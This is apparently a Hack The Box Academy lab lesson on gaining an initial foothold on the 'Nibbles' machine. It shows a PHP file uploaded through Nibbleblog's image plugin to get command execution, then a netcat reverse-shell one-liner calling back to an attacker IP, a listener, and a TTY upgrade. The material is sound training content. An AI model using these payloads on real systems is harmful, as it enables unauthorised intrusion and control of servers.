
Nibbles - Initial Foothold

Now that we are logged in to the admin portal, we need to attempt to turn this access into code execution and ultimately gain reverse shell access to the webserver. We know a `Metasploit` module will likely work for this, but let us enumerate the admin portal for other avenues of attack. Looking around a bit, we see the following pages:

Page	Contents
`Publish`	making a new post, video post, quote post, or new page. It could be interesting.
`Comments`	shows no published comments
`Manage`	Allows us to manage posts, pages, and categories. We can edit and delete categories, not overly interesting.
`Settings`	Scrolling to the bottom confirms that the vulnerable version 4.0.3 is in use. Several settings are available, but none seem valuable to us.
`Themes`	This Allows us to install a new theme from a pre-selected list.
`Plugins`	Allows us to configure, install, or uninstall plugins. The `My image` plugin allows us to upload an image file. Could this be abused to upload `PHP` code potentially?

Attempting to make a new page and embed code or upload files does not seem like the path. Let us check out the plugins page.





Let us attempt to use this plugin to upload a snippet of `PHP` code instead of an image. The following snippet can be used to test for code execution.

Code: `php`

```php
<?php system('id'); ?>
```

Save this code to a file and then click on the `Browse` button and upload it.





We get a bunch of errors, but it seems like the file may have uploaded.

```
Warning: imagesx() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/
Warning: imagesy() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/
Warning: imagecreatetruecolor(): Invalid image dimensions in /var/www/html/nibbleblog/admin/kernel/helpers/res
Warning: imagecopyresampled() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/ad
Warning: imagejpeg() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kerne
Warning: imagedestroy() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/ke
```

Now we have to find out where the file uploaded if it was successful. Going back to the directory brute-forcing results, we remember the `/content` directory. Under this, there is a `plugins` directory and another subdirectory for `my_image`. The full path is at `http://<host>/nibbleblog/content/private/plugins/my_image/`. In this directory, we see two files, `db.xml` and `image.php`, with a recent last modified date, meaning that our upload was successful! Let us check and see if we have command execution.

```
MichaelLuka@htb[/htb]$ curl http://10.129.42.190/nibbleblog/content/private/plugins/my_image/image.php
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
```

We do! It looks like we have gained remote code execution on the web server, and the Apache server is running in the `nibbler` user context. Let us modify our PHP file to obtain a reverse shell and start poking around the server.

Let us edit our local PHP file and upload it again. This command should get us a reverse shell. As mentioned earlier in the Module, there are many reverse shell cheat sheets out there. Some great ones are PayloadAllTheThings and HighOn,Coffee.

Let us use the following `Bash` reverse shell one-liner and add it to our `PHP` script.

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <ATTACKING IP> <LISTENING PORT) >/tmp/f
```

We will add our `tun0` VPN IP address in the `<ATTACKING IP>` placeholder and a port of our choice for `<LISTENING PORT>` to catch the reverse shell on our `netcat` listener. See the edited `PHP` script below.

Code: php

```
<?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.2 9443 >/tmp/f"); ?>
```

We upload the file again and start a `netcat` listener in our terminal:

```
0xdf@htb[/htb]$ nc -lvnp 9443

listening on [any] 9443 ...
```

cURL the image page again or browse to it in Firefox at http:///nibbleblog/content/private/plugins/my_image/image.php to execute the reverse shell.

```
MichaelLuka@htb[/htb]$ nc -lvnp 9443

listening on [any] 9443 ...
connect to [10.10.14.2] from (UNKNOWN) [10.129.42.190] 40106
/bin/sh: 0: can't access tty; job control turned off
$ id

uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
```

Furthermore, we have a reverse shell. Before we move forward with additional enumeration, let us upgrade our shell to a "nicer" shell since the shell that we caught is not a fully interactive TTY and specific commands such as su will not work, we cannot use text editors, tab-completion does not work, etc. This post explains the issue further as well as a variety of ways to upgrade to a fully interactive TTY. For our purposes, we will use a Python one-liner to spawn a pseudo-terminal so commands such as su and sudo work as discussed previously in this Module.

Code: bash

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Try the various techniques for upgrading to a full TTY and pick one that works best for you. Our first attempt fails as Python2 seems to be missing from the system!

```
$ python -c 'import pty; pty.spawn("/bin/bash")'

/bin/sh: 3: python: not found

$ which python3

/usr/bin/python3
```

We have Python3 though, which works to get us to a friendlier shell by typing python3 -c 'import pty; pty.spawn("/bin/bash")'. Browsing to /home/nibbler, we find the user.txt flag as well as a zip file personal.zip.

```
nibbler@Nibbles:/home/nibbler$ ls

ls
personal.zip  user.txt
```

Start Instance

1 / 1 spawns left

Waiting to start...

Questions

Cheat Sheet

Get VPN Key

Answer the question(s) below to complete this Section and earn cubes!

Target: 10.129.46.154

Time Left: 89 minutes

+ 1 Gain a foothold on the target and submit the user.txt flag

Submit your answer here...

Submit

Previous Next

Cheat Sheet

Go to Questions

Table of Contents

Pentesting Basics

- Common Terms
- Basic Tools
- Service Scanning
- Web Enumeration
- Public Exploits
- Types of Shells
- Privilege Escalation
- Transferring Files

Getting Started with Hack The Box (HTB)

- Starting Out
- Navigating HTB

Attacking Your First Box

- Nibbles - Enumeration
- Nibbles - Web Footprinting
- Nibbles - Initial Foothold
- Nibbles - Privilege Escalation
- Nibbles - Alternate User Method - Metasploit

Problem Solving

- Common Pitfalls
- Getting Help

What's Next?

- Next Steps
- Knowledge Check

My Workstation

OFFLINE

Start Instance

1 / 1 spawns left